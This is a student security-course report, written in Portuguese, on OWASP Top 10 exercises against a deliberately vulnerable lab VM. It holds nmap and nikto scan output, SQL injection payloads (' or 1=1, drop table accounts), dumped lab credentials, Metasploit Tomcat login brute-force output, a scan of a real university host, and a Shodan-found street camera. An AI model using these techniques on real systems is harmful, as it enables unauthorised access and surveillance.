

Segurança em Computação: Trabalho OWASP

Rafael Begnini de Castilhos (20205642)

08 de julho de 2022

Resumo

O presente trabalho possui como objetivo praticar e simular os 10 principais riscos de segurança de aplicativos da Web, enumerados pela OWASP top 10.

1 Parte 1

1.1 Questão 1

```
Nmap scan report for 10.1.2.6
Host is up (0.00060s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 3ubuntu4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Su
           hosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL...)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2008)
443/tcp   open  ssl/https?
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8000/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
8081/tcp  open  http        Jetty 6.1.25
1 service unrecognized despite returning data. If you know the service/version, please submit the fol
lowing fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port5001-TCP:V=7.70%I=7%D=5/30%Time=5CF017D2%P=x86_64-pc-linux-gnu%r(NU
SF:LL,4,"\\xac\\xed\\0\\x05");
MAC Address: 08:00:27:74:E4:8D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.14 seconds
```

Figura 1: Resultado obtido na execução do comando nmap -sV -O 10.1.2.6

Ao observar a resposta, foi possível identificar que é realizado uma varredura na rede até encontrar o endereço IP 10.1.2.6, produzindo um relatório com versões e tipo de serviço em cada porta aberta. Não é exibido as 991 portas fechadas que a máquina possui, mas uma das portas aberta é a 80, desse modo, representa que a máquina está aceitando ativamente conexões TCP ou pacotes UDP.

1.2 Questão 2

```
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:12
Completed NSE at 14:12, 0.00s elapsed
Initiating NSE at 14:12
Completed NSE at 14:12, 0.00s elapsed
Initiating ARP Ping Scan at 14:12
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 14:12, 0.29s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:12
Completed Parallel DNS resolution of 1 host. at 14:12, 0.00s elapsed
Initiating SYN Stealth Scan at 14:12
Scanning 10.1.2.6 [1000 ports]
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Completed SYN Stealth Scan at 14:12, 0.11s elapsed (1000 total ports)
Initiating Service scan at 14:12
Scanning 9 services on 10.1.2.6
Completed Service scan at 14:12, 14.02s elapsed (9 services on 1 host)
Initiating OS detection (try #1) against 10.1.2.6
NSE: Script scanning 10.1.2.6.
Initiating NSE at 14:12
Completed NSE at 14:13, 90.03s elapsed
Initiating NSE at 14:13
Completed NSE at 14:13, 0.01s elapsed
Nmap scan report for 10.1.2.6
Host is up (0.00069s latency).
Not shown: 991 closed ports
```

Figura 2: Resultado obtido na execução do comando nmap -v -A 10.1.2.6

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 5.3p1 Debian 5.3p1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 ea:83:1e:45:5a:a6:8c:43:1c:3c:e3:18:dd:fc:88:a5 (DSA)
|   2048 3a:94:d8:3f:e0:a2:7a:b8:c3:94:d7:5e:00:55:0c:a7 (RSA)
80/tcp    open  http         Apache httpd 2.2.14 ((Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
|_http-title: owaspbwa OWASP Broken Web Applications
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap         Courier Imapd (released 2608)
|_imap-capabilities: THREAD=ORDEREDSUBJECT NAMESPACE QUOTA ACL2=UNIONA0001 IDLE THREAD=REFERENCES UIDPLUS CAPABILITY completed ACL SORT IMAP4rev1 CHILDREN OK
443/tcp   open  ssl/https?
|_ssl-date: 2019-05-30T15:12:17+00:00; -3h00m04s from scanner time.
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
5001/tcp  open  java-rmi   Java RMI
8080/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-title: Site doesn't have a title.
8081/tcp  open  http         Jetty 6.1.25
|_http-methods:
|   Supported Methods: GET HEAD POST TRACE OPTIONS
|   Potentially risky methods: TRACE
|_http-server-header: Jetty(6.1.25)
|_http-title: Choose Your Path
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF:Port5001-TCP:V=7.70I=79D=5/30%Time=5CF01CP9%P=x86_64-pc-linux-gnu&r(NU
SF:LL,4,"xact\xed\x05");
MAC Address: 08:00:27:74:E4:80 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36

```

Figura 3: Resultado obtido na execução do comando nmap -v -A 10.1.2.6

```

Host script results:
|_clock-skew: mean: -3h00m04s, deviation: 0s, median: -3h00m04s
|nbstat: NetBIOS name: OWASPBNA, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|Names:
|  OWASPBWA<00>      Flags: <unique><active>
|  OWASPBWA<03>      Flags: <unique><active>
|  OWASPBWA<20>      Flags: <unique><active>
|  WORKGROUP<1e>      Flags: <group><active>
|  WORKGROUP<00>      Flags: <group><active>
|smb-security-mode:
|  account used: guest
|  authentication_level: user
|  challenge_response: supported
|  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)

TRACEROUTE
HOP RTT      ADDRESS
1  0.69 ms 10.1.2.6

NSE: Script Post-scanning.
Initiating NSE at 14:13
Completed NSE at 14:13, 0.00s elapsed
Initiating NSE at 14:13
Completed NSE at 14:13, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 106.48 seconds
Raw packets sent: 1020 (45.626KB) | Rcvd: 1016 (41.374KB)

```

Figura 4: Resultado obtido na execução do comando nmap -v -A 10.1.2.6

Ao observar a resposta, é possível identificar através de um SYN enviado ao IP 10.1.2.6 que algumas portas estão abertas, fazendo com que o SYN não seja completado. Por fim mostra as portas que oferecem os serviços e os métodos suportados.

1.3 Questão 3

```
Initiating Ping Scan at 14:30
Scanning www.ufsc.br (150.162.2.10) [4 ports]
Completed Ping Scan at 14:30, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:30
Completed Parallel DNS resolution of 1 host. at 14:30, 0.00s elapsed
Initiating SYN Stealth Scan at 14:30
Scanning www.ufsc.br (150.162.2.10) [10 ports]
Discovered open port 80/tcp on 150.162.2.10
Discovered open port 443/tcp on 150.162.2.10
Completed SYN Stealth Scan at 14:31, 1.25s elapsed (10 total ports)
Nmap scan report for www.ufsc.br (150.162.2.10)
Host is up, received reset ttl 255 (0.0014s latency).
Other addresses for www.ufsc.br (not scanned): 2801:84:0:2::10
rDNS record for 150.162.2.10: paginas.ufsc.br

PORT      STATE     SERVICE      REASON
21/tcp    filtered  ftp          no-response
22/tcp    filtered  ssh          no-response
23/tcp    filtered  telnet       no-response
25/tcp    filtered  smtp         no-response
80/tcp    open      http         syn-ack ttl 64
110/tcp   filtered  pop3         no-response
139/tcp   filtered  netbios-ssn  no-response
443/tcp   open      https        syn-ack ttl 64
445/tcp   filtered  microsoft-ds no-response
3389/tcp  filtered  ms-wbt-server no-response

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.66 seconds
Raw packets sent: 22 (944B) | Rcvd: 3 (128B)
```

Figura 5: Resultado obtido na execução do comando nmap -sS -v -top-ports 10 --reason -oA saidanmap www.ufsc.br

Assim que o nmap é inicializado, ele realiza Ping para o endereço www.ufsc.br e converte os endereços IP em nomes de domínio por meio da resolução DNS. Posteriormente é enviado um SYN e realiza um escaneamento da rede de modo que a conexão não é completada, para dificultar sua detecção. O resultado lista as portas encontradas e seus respectivos estados.

1.4 Questão 4

```
Initiating ARP Ping Scan at 14:34
Scanning 10.1.2.6 [1 port]
Completed ARP Ping Scan at 14:34, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:34
Completed Parallel DNS resolution of 1 host. at 14:34, 0.00s elapsed
Initiating SYN Stealth Scan at 14:34
Scanning 10.1.2.6 [1000 ports]
Discovered open port 22/tcp on 10.1.2.6
Discovered open port 443/tcp on 10.1.2.6
Discovered open port 445/tcp on 10.1.2.6
Discovered open port 139/tcp on 10.1.2.6
Discovered open port 8080/tcp on 10.1.2.6
Discovered open port 143/tcp on 10.1.2.6
Discovered open port 80/tcp on 10.1.2.6
Discovered open port 5001/tcp on 10.1.2.6
Discovered open port 8081/tcp on 10.1.2.6
Completed SYN Stealth Scan at 14:34, 0.07s elapsed (1000 total ports)
Initiating OS detection (try #1) against 10.1.2.6
Nmap scan report for 10.1.2.6
Host is up (0.00059s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
143/tcp   open  imap
443/tcp   open  https
445/tcp   open  microsoft-ds
5001/tcp  open  commplex-link
8080/tcp  open  http-proxy
8081/tcp  open  blackice-icecap
MAC Address: 08:00:27:74:E4:8D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.17 - 2.6.36
```

Figura 6: Resultado obtido na execução do comando nmap -v -O 10.1.2.6

Ao observar a resposta, é possível identificar que o nmap converte os endereços IP em nomes de domínio por meio da resolução DNS. E então envia

um SYN ao IP 10.1.2.6 e descobre que algumas portas estão abertas, fazendo com que o SYN não seja completado.

1.5 Questão 5

1.5.1 a

Scan TCP necessita de uma conexão completa, deixando o registro na máquina. Já o Scan SYN nunca completa uma conexão TCP.

1.5.2 b

Questão 3 faz uso de Scan SYN. Questão 1 utiliza Scan TCP.

1.5.3 c

Envia-se um pacote SYN, de modo como se fosse abrir uma conexão verdadeira, e então espera-se uma resposta. Um SYN/ACK indica que a porta está ouvindo, enquanto um RST indica que não está ouvindo. Se nenhuma resposta for recebida após retransmitir, a porta é marcada como filtrada, e assim permanece vulnerável para exploração.

2 Parte 2

2.1 Questão 6

2.1.1 a

```
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/9.9.8k Phusion Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
+ Cookie PHPSESSID created without the httponly flag
+ Retrieved x-powered-by header: PHP/5.3.2-1ubuntu4.30
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.2.14 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Phusion Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
+ Python/2.6.5 appears to be outdated (current is at least 2.7.8)
+ mod_ssl/2.2.14 appears to be outdated (current is at least 2.0.31) (may depend on server version)
+ PHP/5.3.2-1ubuntu4.30 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ mod_perl/2.0.4 appears to be outdated (current is at least 2.0.8)
+ OpenSSL/9.9.8k appears to be outdated (current is at least 1.1.0). OpenSSL 1.0.0o and 0.9.8zc are also current.
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.20.0)
+ Uncommon header 'tcn' found, with contents: list
+ Apache mod_cnd negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/sector.php?id=4658&hd=59d15. The following alternatives for 'index' were found: index.php
+ OSVDB-636: The web server may reveal its internal or real IP in the Location header via a request to /images over HTTP/1.0. The value is '127.0.1.1'.
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ mod_ssl/2.2.14 OpenSSL/9.9.8k Phusion Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2002-0082, OSVDB-756.
+ /WackoPicko/guestbook/guestbookdat: PHP-Gas-ebuch 1.09 Beta reveals sensitive information about its configuration.
+ /WackoPicko/guestbook/pwd: Guestbook 1.00 Beta reveals the md5 hash of the admin password.
+ /WackoPicko/guestbook/admin.php: Guestbook admin page available without authentication.
+ OSVDB-5275: /WackoPicko/guestbook/admin/012guest.mdb: Ocean12 ASP Guestbook Manager allows download of SQL database which contains admin password.
+ OSVDB-2754: /WackoPicko/guestbook/?number=5&lng=%3Cscript%3Ealert(document.domain)%3C/script%3E: MMP Guestbook 1.2 and previous are vulnerable to XSS attacks.
+ OSVDB-5034: /WackoPicko/admin/login.php?action=insert&username=test&password=test: phpAuction may allow user admin accounts to be inserted without proper authentication. Attempt to log in with user 'test' password 'test' to verify.
+ OSVDB-12384: /WackoPicko/?-PHPE8BE5F2A6-3C92-11d3-A3A9-4C7B98C10000: PHP reveals potentially sensitive information via certain HTTP request that contain specific QUERY strings.
+ OSVDB-12384: /WackoPicko/?-PHPE9568F30-D42E-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request that contain specific QUERY strings.
+ OSVDB-12384: /WackoPicko/?-PHPE9568F34-D42E-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request that contain specific QUERY strings.
+ OSVDB-12384: /WackoPicko/?-PHPE9568F35-D42E-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP request that contain specific QUERY strings.
+ OSVDB-3268: /WackoPicko/cart/: Directory indexing found.
+ OSVDB-3052: /WackoPicko/cart/: This might be interesting...
+ OSVDB-3268: /WackoPicko/css/: Directory indexing found.
+ OSVDB-3052: /WackoPicko/css/: This might be interesting...
+ OSVDB-3052: /WackoPicko/guestbook/: This might be interesting...
+ OSVDB-3052: /WackoPicko/test/: This might be interesting...
+ OSVDB-3268: /WackoPicko/users/: Directory indexing found.
+ OSVDB-3052: /WackoPicko/users/: This might be interesting...
+ OSVDB-3268: /WackoPicko/images/: Directory indexing found.
+ /WackoPicko/admin/login.php: Admin login page/section found.
+ OSVDB-3052: /WackoPicko/test.php: This might be interesting...
+ 7917 requests: 0 error(s) and 43 item(s) reported on remote host
```

Figura 7: Resultado obtido na execução do comando nikto -host http://10.1.2.6/WackoPicko/ -o nikto.html –format htm

2.1.2 b

O nikto consegue extrair informações das aplicações disponíveis na máquina e faz um comparativo entre a versão atual e a última versão, permitindo ao atacante que procure vulnerabilidades nos pacotes que possuem falha ou estão

desatualizados. A vulnerabilidade encontrada foi o Cross-Site Scripting, de acordo com a imagem abaixo:

URI	/WackoPicks/guestbook/?number=5&ing=%3Cscript%3Ealert(document.domain);%3C/script%3E
HTTP Method	GET
Description	/WackoPicks/guestbook/?number=5&ing=%3Cscript%3Ealert(document.domain);%3C/script%3E: MPM Guestbook 1.2 and previous are vulnerable to XSS attacks.
Test Links	http://10.1.2.6:80/WackoPicks/guestbook/?number=5&ing=%3Cscript%3Ealert(document.domain);%3C/script%3E
OSVDB Entries	OSVDB-2754

Figura 8: Resultado obtido no relatório do nikto

3 Parte 3

3.1 Questão 7

- A1: A vulnerabilidade Inection acontece devido a ausência de validação, filtragem e higienização dos dados fornecidos pelos usuários/atacantes. Após a entrada dessas informações mal-intencionadas são usados diretamente ou concatenados para realizar operações no banco de dados, realizando operações indesejadas, podendo ocasionar em perda dos dados e inoperância do sistema. Para prevenir esse tipo de vulnerabilidade, a melhor opção é realizar a validação da entrada no lado do servidor, antes de realizar as operações no banco de dados, para isso pode ser utilizado APIs seguras que realizam a interpretação do mapeamento Objeto-Relacional. Uma outra ação importante é fazer uso de LIMIT nas consultas ao banco de dados, pois assim evita a divulgação em massa dos registros.
- A2: A vulnerabilidade Broken Authentication acontece devido ao mal design e implementação dos controles de identidade e acesso, que na maioria dos casos é por meio de usuário e senha. O gerenciamento de sessões é a base dos controles de autenticação e acesso, estando presente na maioria dos aplicativos e sites atuais. Os atacantes podem ter acesso à algumas contas ou apenas um administrador, mas que pode comprometer todo o restante do sistema de contas. Uma maneira de prevenir isso é a verificação de senhas fracas e utilização de métodos de criptografia segura.
- A3: A vulnerabilidade Sensitive Data Exposure ocorre quando um atacante deseja roubar os dados confidenciais de outros usuários. Desse

modo, o atacante não age diretamente na criptografia, mas sim nas chaves geradas pelo método criptográfico e executam testes intermediários para encontrar o texto claro. Com intuito de prevenir esses ataques é não armazenar dados confidenciais desnecessariamente.

- A7: A vulnerabilidade Cross-Site Scripting permite que códigos indesejados sejam adicionados em uma página Web ou aplicativo. Esse ataque pode ser dado por intermédio de formulários usados para definir a ação subsequente. Um ataque bem-sucedido pode permitir que o atacante execute HTML e Javascript no navegador da vítima, alterando o comportamento padrão da página. Para prevenir Cross-Site Scripting requer a separação dos dados não confiáveis de conteúdo de exibição ao navegador, além disso, outra prevenção seria fazer uso de frameworks e APIs que protegem isso de maneira consolidada e testada pela comunidade.

3.2 Questão 8

3.2.1 a

The screenshot shows a web page titled "OWASP Mutilidae II: Keep Calm and Pwn On". At the top, it displays "Version: 2.7.11 Security Level: 0 (Hosed) Hints: Enabled (1 - Try easier) Logged In Admin: admin". A sidebar on the left lists navigation links for OWASP years (2017-2007), services, and documentation, along with buttons for "Donate", "Want to Help?", "Video Tutorials", "Announcements", and "Getting Started". The main content area features a "Hints and Videos" section with various links and icons. A prominent callout bubble points to the "Hints and Videos" link with the text "TIP: Click Hint and Videos on each page". Below this, there are links for "What Should I Do?", "Help Me!", "Video Tutorials", "Latest Version", "Some Useful Firefox Add-ons", "What's New? Click Here", "Listing of vulnerabilities", "Release Announcements", and "Helpful hints and scripts". At the bottom, browser and PHP version information are shown: "Browser: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101 Firefox/60.0" and "PHP Version: 7.3.4-2".

Figura 9: Resultado obtido na execução de ' or 1=1

3.2.2 b

Ocorre o login no usuário admin. A vulnerabilidade é Injection que ocorre quando um invasor executa comandos no banco de dados, podendo adicionar, alterar ou excluir dados.

3.2.3 c

Para prevenir esse tipo de vulnerabilidade, a melhor opção é realizar a validação da entrada no lado do servidor, antes de realizar as operações no

banco de dados, para isso pode ser utilizado APIs seguras que realizam a interpretação do mapeamento Objeto-Relacional. Uma outra ação importante é fazer uso de LIMIT nas consultas ao banco de dados, pois assim evita a divulgação em massa dos registros.

3.2.4 d

O usuário admin realiza logout e volta para tela de login.

3.3 Questão 9

3.3.1 a

A vulnerabilidade explorada foi o SQL Injection. Nesse tipo de vulnerabilidade, o atacante pode utilizar comandos SQL em campos de informação que não foram corretamente sanitizados, o que acaba dando acesso ao banco de dados ao atacante

3.3.2 b

Username	Password	Signature
admin	admin	g0t r00t?
adrian	somepassword	Zombie Films Rock!
john	monkey	I like the smell of confunk
jeremy	password	d1373 1337 speak
bryce	password	I Love SANS

Figura 10: Resultado obtido na execução de ' or 1=1

3.3.3 c

Para prevenir esse tipo de vulnerabilidade, a melhor opção é realizar a validação da entrada no lado do servidor, antes de realizar as operações no banco de dados, para isso pode ser utilizado APIs seguras que realizam a interpretação do mapeamento Objeto-Relacional. Uma outra ação importante

é fazer uso de LIMIT nas consultas ao banco de dados, pois assim evita a divulgação em massa dos registros.

3.4 Questão 10

3.4.1 a

Execução da ferramenta OWASP ZAP.

3.4.2 b

Foi gerado um relatório que descreve e lista as vulnerabilidades classificadas por nível de risco que foram encontradas na máquina e sugestões de como resolvê-las.

3.4.3 c

Em anexo no final do relatório.

3.5 Questão 11

O primeiro ataque é relacionado a vulnerabilidade Sensitive Data Exposure. Na qual os dados que deveriam estar protegidos, foram expostos por meio do link <http://localhost/multillidae/index.php?page./robots.txt> que mostra as informações que não deveriam ser divulgados.

```
1,admin,adminpass,q0t r00t?,Admin
2,adrian,somepassword,Zombie Films Rock!,Admin
3.john,monkey,I like the smell of confunk,Admin
4,jeremy,password,d1373 1337 speak,Admin
5,bryce,password,I Love SANS,Admin
6,samurai,samurai,Carving fools,Admin
7,jim,password,Rome is burning,Admin
8,bobby,password,Hank is my dad,Admin
9,simba,password,I am a super-cat,Admin
10,dreveil,password,Preparation H,Admin
11,scotty,password,Scotty do,Admin
12,cal,password,C-A-T-S Cats Cats Cats,Admin
13,john,password,Do the Duggie!,Admin
14,kevin,42,Doug Adams rocks,Admin
15,dave,set,Bet on S.E.T. FTW,Admin
16,patches,tortoise,meow,Admin
17,rocky,stripes,treats?,Admin
18,tim,lanmaster53,Because reconnaissance is hard to spell,Admin
19,ABaker,SoSecret,Muffin tops only,Admin
20,PPan,NotTelling,Where is Tinker?,Admin
21,CHook,JollyRoger,Gator-hater,Admin
22,james,i<3devs,Occupation: Researcher,Admin
23,ed,pentest,Commandline KungFu anyone?,Admin
```

Figura 11: Informações indevidas expostas

O segundo ataque consiste em SQL Injection para deletar a tabela de dados de contas do sistema.




Figura 12: Resultado obtido após executar o comando drop table accounts

4 Parte 4

4.1 Questão 12

4.1.1 a

Shodan é um scanner que encontra e informa a localização física de dispositivos conectados pela internet. Os exemplo mais comuns são semáforos, câmeras de segurança, monitores de bebês e outros dispositivos relacionados à Internet das Coisas. Este sistema também encontra o sistema SCADA como estações de gás e usinas nucleares. Pode ser violado a privacidade dos usuários, pois consegue encontrar qualquer dispositivo conectado através da internet, sem considerar a permissão dos respectivos usuários.

4.1.2 b




Figura 13: Dispositivo encontrado no Shodan

4.2 Questão 13

4.2.1 a

É uma câmera de segurança colocado em frente a um outdoor e também é possível visualizar os carros e pessoas que passam pela rua.

4.2.2 b

Pode-se observar as pessoas e veículos que transitam pelo local, com isso é possível identificar padrões e horários para eventuais furtos.

5 Parte 5

5.1 Questão 14

5.1.1 a

```
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.1.2.6
RHOSTS => 10.1.2.6
msf5 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf5 auxiliary(scanner/http/tomcat_mgr_login) > exploit
[*] Target IP: 10.1.2.6
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: manager:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: role1:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:role1 (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:root (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 10.1.2.6:8080 - LOGIN FAILED: tomcat:role1 (Incorrect)
